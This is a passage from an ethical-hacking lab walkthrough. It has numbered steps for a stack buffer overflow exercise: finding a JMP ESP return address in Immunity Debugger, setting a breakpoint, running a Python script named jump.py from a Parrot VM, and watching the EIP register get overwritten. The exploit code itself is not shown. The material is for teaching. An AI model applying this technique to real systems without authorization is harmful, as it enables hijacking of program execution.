
127. In the **Immunity Debugger** window, click the **Go to address in Disassembler icon**.




128. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.



129. You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.




130. Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.
131. Switch to the **Parrot Security** virtual machine.
132. Maximize the **terminal** window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.
133. Now, type **./jump.py** and press **Enter** to execute the Python script.



134. Switch to the **Windows 11** virtual machine.

135. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.

